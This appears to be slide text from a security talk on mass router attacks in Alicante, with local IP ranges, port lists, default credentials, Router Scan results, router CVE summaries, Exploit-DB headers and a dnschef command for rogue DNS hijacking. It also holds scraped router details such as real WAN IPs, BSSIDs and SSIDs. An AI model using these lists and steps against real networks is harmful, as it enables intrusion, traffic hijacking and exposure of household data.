Urb. Villanueva

Mira Y Decora

Agost

blanco

Espejeres

La Canyada del Fenollar

El Pla

Orto SeguraCan Centro Camino

Capitana

of Alenda

LA ALCORAYA

El Rebollo

Poligono Industrial Pla de la Vallonga

Alicante (Alicant)

Mutxamel

San Vicente del Raspeig-Torregrases

Santa Faz

Orgegia

Playa de la Albufera

PLAYA DE SAN JUAN

Cala Cantalar

Illeta dels Banyets

El Campello

Playa Can campello

Las Mezquitas

Fabraquer


San Juan Playa

Pumá

Combinaciones de teclas | Datos del mapa ©2024 Inst. Geogr. Nacional | Términos | Notificar un problema de Mapa

| IP Range          | IP Count | Location           | ASN / ISP                   |
|-------------------|----------|--------------------|-----------------------------|
| 88.22.17.0/24     | 256      | Alicante, Valencia | Telefonica De Espana S.a.u. |
| 88.22.23.128/25   | 128      | Alicante, Valencia | Telefonica De Espana S.a.u. |
| 81.202.194.128/25 | 128      | Alicante, Valencia | Vodafone Ono, S.A.          |
| 81.202.204.0/22   | 1024     | Alicante, Valencia | Vodafone Ono, S.A.          |
| 81.202.208.64/26  | 64       | Alicante, Valencia | Vodafone Ono, S.A.          |
| 81.202.208.128/25 | 128      | Alicante, Valencia | Vodafone Ono, S.A.          |
| 81.202.208.128/25 | 512      | Alicante, Valencia | Vodafone Ono, S.A.          |





## [+] COMMON PORTS

[!] (Common routers web service) → 80 443 8080 8008 8443 4444

[!] (Common proxies) → 8001 8002 8003 8004 8005 8006 8007 8009  
8081 8082 8083 8084 8085 8086 8087 8088 8089 9001

[!] (Admin services) → 10000 10001 10443

[!] (Cameras and other applications) → 1080 666 445 3128 6588 1241 2082

...

## [!] Credenciales

admin:1234, admin:admin, root:toor, guest:guest, cisco:cisco...

[!] Banner Grabbing Fabricant banning - Movel, versions...

## [!] Scraping

### - Authenticated Scraping (!)

Regex (SSID, ESSID, Wireless config, Network config... )



RECON



***I scan***

OSINT



***We scan***



300 80 94  
Timeout (ms): 8080 94  
2000 1080 94  
443 94  
8008 94

Copyright © StasM Corp. 2018  
<http://stascorp.com>

Text to search:  
☐ Case sensitive ☒ All  
Search all  
< Main Menu >

Username: root  
Password: admin


☒ Router Scan (main)  
☒ Detect proxy servers  
☒ Use HMAP 1.0  
☒ SQLite Manager RCE  
☒ Hudson Java Servlet

Realtime Stats Good Results Search Results Wireless Networks

Options: ☒ Follow last line ☐ Default tab for AutoSave

| IP Address | Time (ms) | Status         | Server name / Realm name / Device type            | Radio Off | Hidden | BSSID | ESSID | Security | Key | WPS |
|------------|-----------|----------------|---------------------------------------------------|-----------|--------|-------|-------|----------|-----|-----|
| 5.2.0.0    | 78        | Done           | WIFI-7628                                         |           |        |       |       |          |     |     |
| 5.2.0.0    | 265       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 704       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 359       | Done           | Hipcam C6F05gZ3N0PhL2 20221026   V23.1.33.16.3    |           |        |       |       |          |     |     |
| 5.2.0.0    | 125       | Done           | TP-LINK TL-MR6400                                 |           |        |       |       |          |     |     |
| 5.2.0.0    | 344       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 203       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 1140      | Done           | sigidas                                           |           |        |       |       |          |     |     |
| 5.2.0.0    | 297       | Done           | D-Link DWR-512, firmware: V2.01                   |           |        |       |       |          |     |     |
| 5.2.0.0    | 78        | Done           | D-Link DWR-921, firmware: V3.00                   |           |        |       |       |          |     |     |
| 5.2.0.0    | 1156      | Cancelled      | User                                              |           |        |       |       |          |     |     |
| 5.2.0.0    | 109       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 125       | Done           | Hipcam C6F05gZ3N0PgL2 20221026   V23.1.33.16.3    |           |        |       |       |          |     |     |
| 5.2.0.0    | 1547      | Cancelled      | "Avantum Works Server"                            |           |        |       |       |          |     |     |
| 5.2.0.0    | 297       | Done           | D-Link DWR-512, firmware: V1.07                   |           |        |       |       |          |     |     |
| 5.2.0.0    | 578       | Done           | "Avantum Works GCD12"                             |           |        |       |       |          |     |     |
| 5.2.0.0    | 141       | Done           | OpenWrt LuCI                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 78        | Done           | Hikvision App-webs D5-2CD2642FWD-IZ5              |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Done           | D-Link DHP-W610AV, hardware: A1, firmware: 1.01EU |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 47        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 46        | Error occurred | Sercomm WiFi                                      |           |        |       |       |          |     |     |
| 5.2.0.0    | 62        | Done           | USER LOGIN                                        |           |        |       |       |          |     |     |
| 5.2.0.0    | 31        | Done           | ASUS                                              |           |        |       |       |          |     |     |
| 5.2.0.0    | 31        | Done           | ASUS DSL-AC68U, firmware: 2.0                     |           |        |       |       |          |     |     |





### First set of issues

**Login Page CSRF (CVE-2017-5891)** - The router's web admin panel login page doesn't have CSRF protection. This means an attacker can draw a user on a malicious site and issue a request from that site to the router's login page. This vulnerability can be used to log into routers that still use their default password of admin/admin, or to authenticate using the real password.

**Save Settings CSRF (CVE-2017-5891)** - Same as above, but the attacker can modify router settings to alter Internet traffic handling, security settings, or login details.

**JSONP Information Disclosure Without Login** - A JSONP endpoint in the router's firmware will respond to external request, revealing information on the router's settings, such as model, SSID, IP address, if it's running.

**JSONP Information Disclosure, Login Required (CVE-2017-5892)** - The same as above, but this endpoint reveals more details about the router, such as in-depth network information, access point details, information on network mapped devices, external IP, WebDAV data, and more.

**XML Endpoint Reveals WiFi Passwords** - An XML endpoint in the router's firmware allows an attacker to query the router and get its current WiFi network password. This attack requires the attacker to be on the same network, and know the router's admin password so that he can query the XML endpoint.

### Second set of issues

The firmware update that patches the vulnerabilities described above also includes fixes for other issues discovered by [security researcher Bruno Bierbaumer](#).

These are an **XSS issue in the login page (CVE-2017-6547)**, a **session stealing issue (CVE-2017-6549)**, and a **remote code execution bug (CVE-2017-6548)** that allows attackers to run their own code on affected devices.





EXPLOIT  
DATABASE

TP-Link Router AX50 firmware 210730 - Remote Code Execution (RCE) (Authenticated)

EDB-  
ID:  
50962

CVE:  
2022-  
30075

EDB Verified:  
✗





EXPLOIT  
DATABASE

TP-Link Archer AX21 - Unauthenticated Command Injection

EDB-  
ID:  
51677

CVE:  
2023-1389

EDB Verified:  
✗

Autho  
r:  
VOYAG3R

Type:  
REMOTE

Platfo  
rm:  
HARDWAR  
E

Date:  
2023-08-  
10

Exploit:  /  



Vulnerable App:





```
#!/usr/bin/python3
#
# Exploit Title: TP-Link Archer AX21 - Unauthenticated Command Injection
# Date: 07/25/2023
# Exploit Author: Voyag3r (https://github.com/Voyag3r-Security)
# Vendor Homepage: https://www.tp-link.com/us/
# Version: TP-Link Archer AX21 (AX1800) firmware versions before 1.1.4 Build 20230219
```

## MASSIVE ROGE DNS HIJACKING



DOCUMENTATION

<https://github.com/iphelix/dnschef>

```
root@mmchns23-vrt# ./dnschef.py --fakeip
127.0.0.1 --fakeipv6 ::1 --fakemail
mail.fake.com --fakealias www.fake.com
--fakens ns.fake.com -q
```


```
[*] DNSChef started on interface: x.x.x.x
[*] Using the following nameservers:
8.8.8.8
```

```
[*] Cooking all A replies to point to
127.0.0.1
[*] Cooking all AAAA replies to point to
::1
```

```
[*] Cooking all MX replies to point to
mail.fake.com
[*] Cooking all CNAME replies to point to
www.fake.com
[*] Cooking all NS replies to point to
ns.fake.com
```

```
[00:17:29] 127.0.0.1: cooking the response
of type 'ANY' for google.com with all known
fake records.
```

| BSSID             | ESSID            | Security | Key        | WPS PIN    | LAN IP Address  | LAN Subnet Mask | WAN IP Address | WAN Subnet Mask | WAN Gateway   | Domain Name Servers       |
|-------------------|------------------|----------|------------|------------|-----------------|-----------------|----------------|-----------------|---------------|---------------------------|
| 78:54:2E:9A:26:48 | WEBBOX           | WPA2-PSK | XXXXXXXXXX | XXXXXXXXXX | 192.168.5.1     | 255.255.255.0   | 5.205.108.115  | 255.255.255.248 | 5.205.108.116 | 80.58.61.248 80.58.61.249 |
| 2C:56:DC:5C:31:31 | Esahagun         | WPA2-PSK | XXXXXXXXXX | XXXXXXXXXX | 192.168.1.1     | 255.255.255.0   | 5.205.117.76   | 255.255.255.252 | 5.205.117.77  | 80.58.61.250 80.58.61.254 |
| <no wireless>     | -                | -        | -          | -          | <bridge>        | <bridge>        | 192.168.1.27   | 255.255.255.0   | 192.168.1.1   | 8.8.8.8                   |
| 04:02:1F:ED:63:39 | HUAWEI-B310-6339 | WPA2-PSK | XXXXXXXXXX | XXXXXXXXXX | 192.168.8.1     | 255.255.255.0   | 192.168.99.100 |                 |               | 192.168.99.1              |
| 04:02:1F:ED:63:39 | HUAWEI-B310-6339 | WPA2-PSK | XXXXXXXXXX | XXXXXXXXXX | 192.168.8.1     | 255.255.255.0   | 192.168.99.100 |                 |               | 192.168.99.1              |
| >                 | >                | >        | >          | >          | <bridge>        | <bridge>        | 5.205.153.161  | 255.255.255.0   | 5.205.153.1   | 80.58.61.250 8.8.8.8      |
| 78:54:2E:9A:26:48 | Home@Technology  | WPA2-PSK | XXXXXXXXXX | XXXXXXXXXX | 192.168.108.100 | 255.255.255.0   |                |                 |               |                           |
| >                 | >                | >        | >          | >          | 192.168.5.1     | 255.255.255.0   | 5.205.207.148  | 255.255.255.248 | 5.205.207.149 | 80.58.61.248 80.58.61.249 |
| >                 | >                | >        | >          | >          | 192.168.1.1     | 255.255.255.0   | 5.205.211.224  | 255.255.255.192 | 5.205.211.225 | 80.58.61.250 80.58.61.254 |
| >                 | >                | >        | >          | >          | <bridge>        | <bridge>        | 5.205.215.202  | 255.255.255.0   | 5.205.215.1   | 80.58.61.250 8.8.8.8      |
| >                 | >                | >        | >          | >          | 192.168.1.1     | 255.255.255.0   | 5.205.218.68   | 255.255.255.255 | 10.64.64.64   | 8.8.8.8 8.8.4.4           |
| >                 | >                | >        | >          | >          | <bridge>        | <bridge>        | 192.168.128.54 | 255.255.255.0   | 192.168.128.1 | 192.168.0.2 172.16.10.10  |



< tⓂΔNκ\$ >

「(ツ)」



@bitupalicante  
@j0moz4

